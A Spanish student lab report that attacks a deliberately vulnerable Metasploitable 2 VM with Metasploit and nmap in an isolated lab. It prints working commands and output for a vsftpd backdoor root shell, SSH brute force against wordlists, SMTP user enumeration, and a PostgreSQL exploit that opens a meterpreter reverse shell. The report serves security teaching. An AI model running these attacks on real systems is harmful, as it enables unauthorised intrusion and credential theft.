

Practica 12. Pentesting con Metasploit

Seguridad de Sistemas Informáticos

Carlos Pérez Fino `alu0101340333@ull.edu.es`

Cheuk Kelly Ng Pante `alu0101364544@ull.edu.es`

4 de enero de 2024

Índice general

1. Instalación de Kali Linux y Metasploitable 2	1
2. Escaneo de puertos con <i>nmap</i>	2
3. Vulnerabilidades de Metasploitable 2	2
3.1. Exploit de vsftpd 2.3.4	2
3.2. Exploit puerto 22 – SSH	4
3.2.1. Con nmap	4
3.2.2. Con Metasploit Framework	4
3.3. Exploit puerto 23 – Telnet	6
3.4. Exploit puerto 25 – SMTP	6
3.5. Exploit puerto 80 – HTTP	7
3.6. Exploit MySQL	8
3.7. Exploit PostgreSQL	9
4. Memoria de autorización	10
5. Bibliografía	11

1. Instalación de Kali Linux y Metasploitable 2

Para esta práctica se ha instalado Kali Linux en una máquina virtual y Metasploitable 2 en otra máquina virtual. Ambas máquinas se han instalado en VirtualBox. Para la configuración de la red se ha utilizado la opción de “Redes Nat” para que ambas máquinas puedan comunicarse entre ellas. Para la configuración de la red lo que hay que hacer es en VirtualBox ir a:

Archivo -> Herramientas -> Administrador de red -> Redes Nat

y ahí crear una nueva red Nat.





Figura 1.1: Creación de una nueva red Nat

Una vez creada la red Nat, hay que ir a la configuración de cada máquina virtual y en la pestaña de “Red” seleccionar en el apartado “Conectados” -> “Red Nat” y por defecto saldrá la red que se ha creado anteriormente.



(a) Configuración de la red Nat en la MV

(b) IPs de las máquinas virtuales

Figura 1.2: Configuración de la red Nat

2. Escaneo de puertos con *nmap*

Para realizar un escaneo de puertos con *nmap*, primero hay que saber la IP de la máquina virtual de Metasploitable 2. Una vez sabida la IP, se ejecuta el siguiente comando en la máquina Kali:

```
nmap 192.168.200.4 --top-ports 100 -sV
```

Al ejecutar el comando anterior se va a obtener una lista de los puertos abiertos y los servicios que se están ejecutando en cada puerto. En la siguiente imagen se puede ver el resultado del comando anterior.

```
(kali@kali)-[~]
$ nmap 192.168.200.4 --top-ports 100 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 04:21 EST
Nmap scan report for 192.168.200.4
Host is up (0.0031s latency).
Not shown: 82 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login
514/tcp   open  tcpwrapped
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Figura 2.1: Resultado del comando *nmap*

3. Vulnerabilidades de Metasploitable 2

3.1. Exploit de vsftpd 2.3.4

Para realizar un ataque de fuerza bruta con ftp vamos a obtener con el comando *nmap* la versión del servicio ftp que se está ejecutando en el puerto 21. Una vez tenemos la versión del servicio ftp, vamos a buscar un exploit para esa versión. Para ellos, entramos en la consola del Framework Metasploit con el comando *msfconsole* y ejecutamos el siguiente comando: **search vsftpd 2.3.4**

Una vez encontrado el exploit, vamos a configurarlo con el comando *use* y el nombre del exploit o poniendo el id del exploit.

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 3.1: Resultado del comando *search*

Una vez seleccionado el exploit, vamos a usar *options* para ver las opciones que tiene el exploit y vamos a configurar el exploit en las opciones donde la columna indica *required* y *yes* con el comando *set* y el nombre de la opción y el valor que queremos ponerle a esa opción.

```
set RHOST 192.168.200.4
```

```
set RPORT 21
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.200.4
RHOST => 192.168.200.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Figura 3.2: Resultado del comando options

Una vez configurado el exploit, vamos a ejecutarlo con el comando *run* y vamos a obtener una shell de la máquina de Metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.200.4:21 - The port used by the backdoor bind listener is already open
[*] 192.168.200.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.200.5:40611 → 192.168.200.4:6200) at 2024-01-04 05:25:11 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cd:cd:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.4/24 brd 192.168.200.255 scope global eth0
        inet6 fe80::a00:27ff:fed:cda6/64 scope link
            valid_lft forever preferred_lft forever
whoami
root
```

Figura 3.3: Resultado del comando run


3.2. Exploit puerto 22 – SSH

3.2.1. Con nmap

Para realizar un ataque de fuerza bruta con SSH vamos a obtener con el comando *nmap*, ejecutamos el siguiente comando:


```
kali@kali$ nmap -p 22 --script ssh-brute --script-args
    userdb=/usr/share/wordlists/metasploit/unix_users.txt,
    passdb=/usr/share/wordlists/rockyou.txt 192.168.200.4
```

Nota: El comando hay que ejecutarlo en una sola línea, pero se ha dividido en varias líneas para que se pueda ver mejor.



```
(kali@kali)-[/usr/share/wordlists]
$ nmap -p 22 --script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/rockyou.txt 192.168.200.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 06:35 EST
NSE: [ssh-brute] Trying username/password pair: :
NSE: [ssh-brute] Trying username/password pair: 4Dgifts:4dgifts
```

Figura 3.4: Ejecución del comando nmap para el puerto 22



```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|     postgres:postgres - Valid credentials
|     service:service - Valid credentials
|     user:user - Valid credentials
|_ Statistics: Performed 368 guesses in 900 seconds, average tps: 0.4
Nmap done: 1 IP address (1 host up) scanned in 921.23 seconds
```

Figura 3.5: Resultado del comando nmap

3.2.2. Con Metasploit Framework

Para realizar un ataque de fuerza con Metasploit Framework, vamos a entrar en la consola de Metasploit con el comando *msfconsole* y vamos a usar el módulo *auxiliary/scanner/ssh/ssh_login* con el comando *use* y el nombre del módulo. Después, vamos a configurar el módulo:

```
set RHOSTS 192.168.200.4
set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

En la figura 3.6 se puede ver la configuración del módulo.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.200.4
RHOSTS => 192.168.200.4
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.200.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

Figura 3.6: Configuración del módulo ssh_login

Una vez configurado el módulo, vamos a ejecutarlo con el comando *run* y vamos a obtener una shell de la máquina de Metasploitable 2.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.200.4:22 - Starting bruteforce
[+] 192.168.200.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.200.5:36883 → 192.168.200.4:22) at 2024-01-04 12:03:18 -0500
```

Figura 3.7: Resultado del comando run

Podemos entrar a esa sesión con el comando *sessions* y el número de la sesión.

```
sessions -l
sessions -i <número de la sesión>
```

En la figura 3.8 se puede ver como se ha entrado a la máquina de Metasploitable 2 y podemos hacer lo que queramos con ella.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
--
Id  Name  Type  Information  Connection
--
1   [REDACTED]  shell linux  SSH kali @  192.168.200.5:34021 → 192.168.200.4:22 (192.168.200.4)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
msfadmin
pwd
/home/msfadmin
```

Figura 3.8: Resultado del comando sessions

3.3. Exploit puerto 23 – Telnet

Telnet es un protocolo de red que permite la comunicación con otra máquina a través de una consola. Telnet utiliza el puerto 23. Para realizar esta vulnerabilidad es ejecutar *telnet* a la máquina de Metasploitable 2 con el comando *telnet* y la IP de la máquina. Esta Vulnerabilidad es una de las más claras que se puede ver, ya que al ejecutar el comando *telnet* se puede ver que el usuario y la contraseña que son *msfadmin*.

```
(kali@kali)-[~]
$ telnet 192.168.200.4
Trying 192.168.200.4 ...
Connected to 192.168.200.4.
Escape character is '^I'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: 
```

Figura 3.9: Ejecución del comando telnet

3.4. Exploit puerto 25 – SMTP

SMTP es un protocolo de red utilizado para la transmisión de mensajes de correo electrónico a través de una red de computadoras. SMTP utiliza el puerto 25. Para realizar esta vulnerabilidad vamos a utilizar módulo *auxiliary/scanner/smtp/smtp_enum* de Metasploit Framework. Ya seleccionado el módulo configuramos unicamente el *RHOSTS* con la IP de la máquina de Metasploitable 2.

En la figura 3.10 se puede ver la configuración del módulo y el resultado de la ejecución del módulo.


```

msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):

```

Name	Current Setting	Required	Description
RHOSTS	192.168.200.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.200.4:25 - 192.168.200.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.200.4:25 - 192.168.200.4:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, li
buuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, sys
log, user, uuwp, www-data
[*] 192.168.200.4:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Figura 3.10: Configuración del módulo smtp_enum

3.5. Exploit puerto 80 – HTTP

HTTP es un protocolo de comunicación utilizado para la transferencia de información en la World Wide Web. HTTP utiliza el puerto 80. Para realizar esta vulnerabilidad se va a usar el módulo *auxiliary/admin/http/tomcat_administration* de Metasploit Framework. Ya seleccionado el módulo configuramos unicamente el *RHOSTS* con la IP de la máquina de Metasploitable 2.

```

msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.200.4
RHOSTS => 192.168.200.4
msf6 auxiliary(admin/http/tomcat_administration) > options
Module options (auxiliary/admin/http/tomcat_administration):

```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
TOMCAT_PASS		no	The password for the specified username
TOMCAT_USER		no	The username to authenticate as
VHOST		no	HTTP server virtual host

```

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/tomcat_administration) > run
[*] http://192.168.200.4:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/t
omcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_administration) >

```

Figura 3.11: Configuración del módulo tomcat_administration y resultado de la ejecución del módulo

3.6. Exploit MySQL

MySQL es un sistema de gestión de bases de datos relacional desarrollado bajo licencia dual GPL/Licencia comercial por Oracle Corporation y está considerada como la base datos de código abierto más popular del mundo. MySQL utiliza el puerto 3306. Para realizar esta vulnerabilidad se va a usar el modulo *auxiliary/scanner/mysql/mysql_login* de Metasploit Framework. Ya seleccionado el módulo configuramos el *BLANK_PASSWORDS* a *true* y el *RHOSTS* con la IP de la máquina de Metasploitable 2.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.200.4
rhosts => 192.168.200.4
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | true            | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| Proxies          |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS           | 192.168.200.4   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 3306            | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | root            | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.200.4:3306 - 192.168.200.4:3306 - Found remote MySQL version 5.0.51a
[-] 192.168.200.4:3306 - 192.168.200.4:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.200.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Figura 3.12: Configuración del módulo *mysql_login* y resultado de la ejecución del módulo

Como se puede ver en la imagen solamente se ha obtenido la versión de MySQL, pero no se ha obtenido acceso a la base de datos.

3.7. Exploit PostgreSQL

PostgreSQL es un sistema de gestión de bases de datos relacional orientado a objetos y de código abierto. PostgreSQL utiliza el puerto 5432. Para realizar esta vulnerabilidad se va a usar el modulo *exploit/linux/postgres/postgres_payload* de Metasploit Framework. Ya seleccionado el módulo configuramos el *RHOSTS* con la IP de la máquina de Metasploitable 2 y el *LHOST* con la IP de la máquina Kali.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.200.4
RHOSTS => 192.168.200.4
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.200.5
LHOST => 192.168.200.5
msf6 exploit(linux/postgres/postgres_payload) > options
Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.200.4    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.200.5    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.200.5:4444
[*] 192.168.200.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/HwCjVSA1.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.200.4
[*] Meterpreter session 1 opened (192.168.200.5:4444 → 192.168.200.4:60267) at 2024-01-04 13:02:11 -0500

meterpreter > id
[-] Unknown command: id
meterpreter > shell
Process 5717 created.
Channel 1 created.
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```

Figura 3.13: Configuración del módulo postgres_payload y resultado de la ejecución del módulo

4. Memoria de autorización

Asunto: Evaluación de vulnerabilidades y autorización de pruebas de penetración

Fecha: 04/01/2024

Para asegurar adecuadamente los activos de tecnología de la información de esta organización, el equipo de seguridad de la información debe evaluar periódicamente nuestra postura de seguridad mediante la realización de evaluaciones de vulnerabilidad y pruebas de penetración. Estas actividades implican escanear nuestros ordenadores de sobremesa, portátiles, servidores, elementos de red y otros sistemas informáticos propiedad de esta organización de forma regular y periódica para descubrir las vulnerabilidades presentes en estos sistemas. Sólo con el conocimiento de estas vulnerabilidades puede nuestra organización aplicar correcciones de seguridad u otros controles compensatorios para mejorar la seguridad de nuestro entorno.

El propósito de este memorando es conceder autorización a miembros específicos de nuestro equipo de seguridad de la información para llevar a cabo evaluaciones de vulnerabilidad y pruebas de penetración contra los activos de esta organización. A tal fin, el abajo firmante da fe de lo siguiente:

1. **Carlos Pérez Fino y Cheuk Kelly Ng Pante** tienen permiso para escanear el equipo informático de la organización para encontrar vulnerabilidades. Este permiso se concede desde **28/11/2023** hasta **04/01/2024**.
2. **Metasploitable 2** tiene autoridad para conceder este permiso para probar los activos informáticos de la organización.

Firma: _____

Metasploitable 2

Fecha: _____

Cheuk Kelly Ng Pante

5. Bibliografía

Bibliografía

- [1] Kali Linux. (2023). Kali Linux. <https://cdimage.kali.org/kali-2023.4/kali-linux-2023.4-virtualbox-amd64.7z>
- [2] Gandia, K. (2023). METASPLOITABLE 2 Descargar e Instalar en VirtualBox + Tutorial Vulnerabilidad FTP. https://www.youtube.com/watch?v=x0Pj0rIV_Mk
- [3] Natário, R. (2020). Metasploitable 3 Ubuntu Walkthrough: Part II. https://tremblinguterus.blogspot.com/2020/11/metasploitable-3-ubuntu-walkthrough_10.html
- [4] Núñez Marín, J. M. (2022). RESOLUCIÓN DE METASPLOITABLE 2. <https://elhackeretico.com/resolucion-de-metasploitable-2/>
- [5] OffSec. (2023). Metasploit Unleashed - Free Online Ethical Hacking Course. <https://www.offsec.com/metasploit-unleashed/>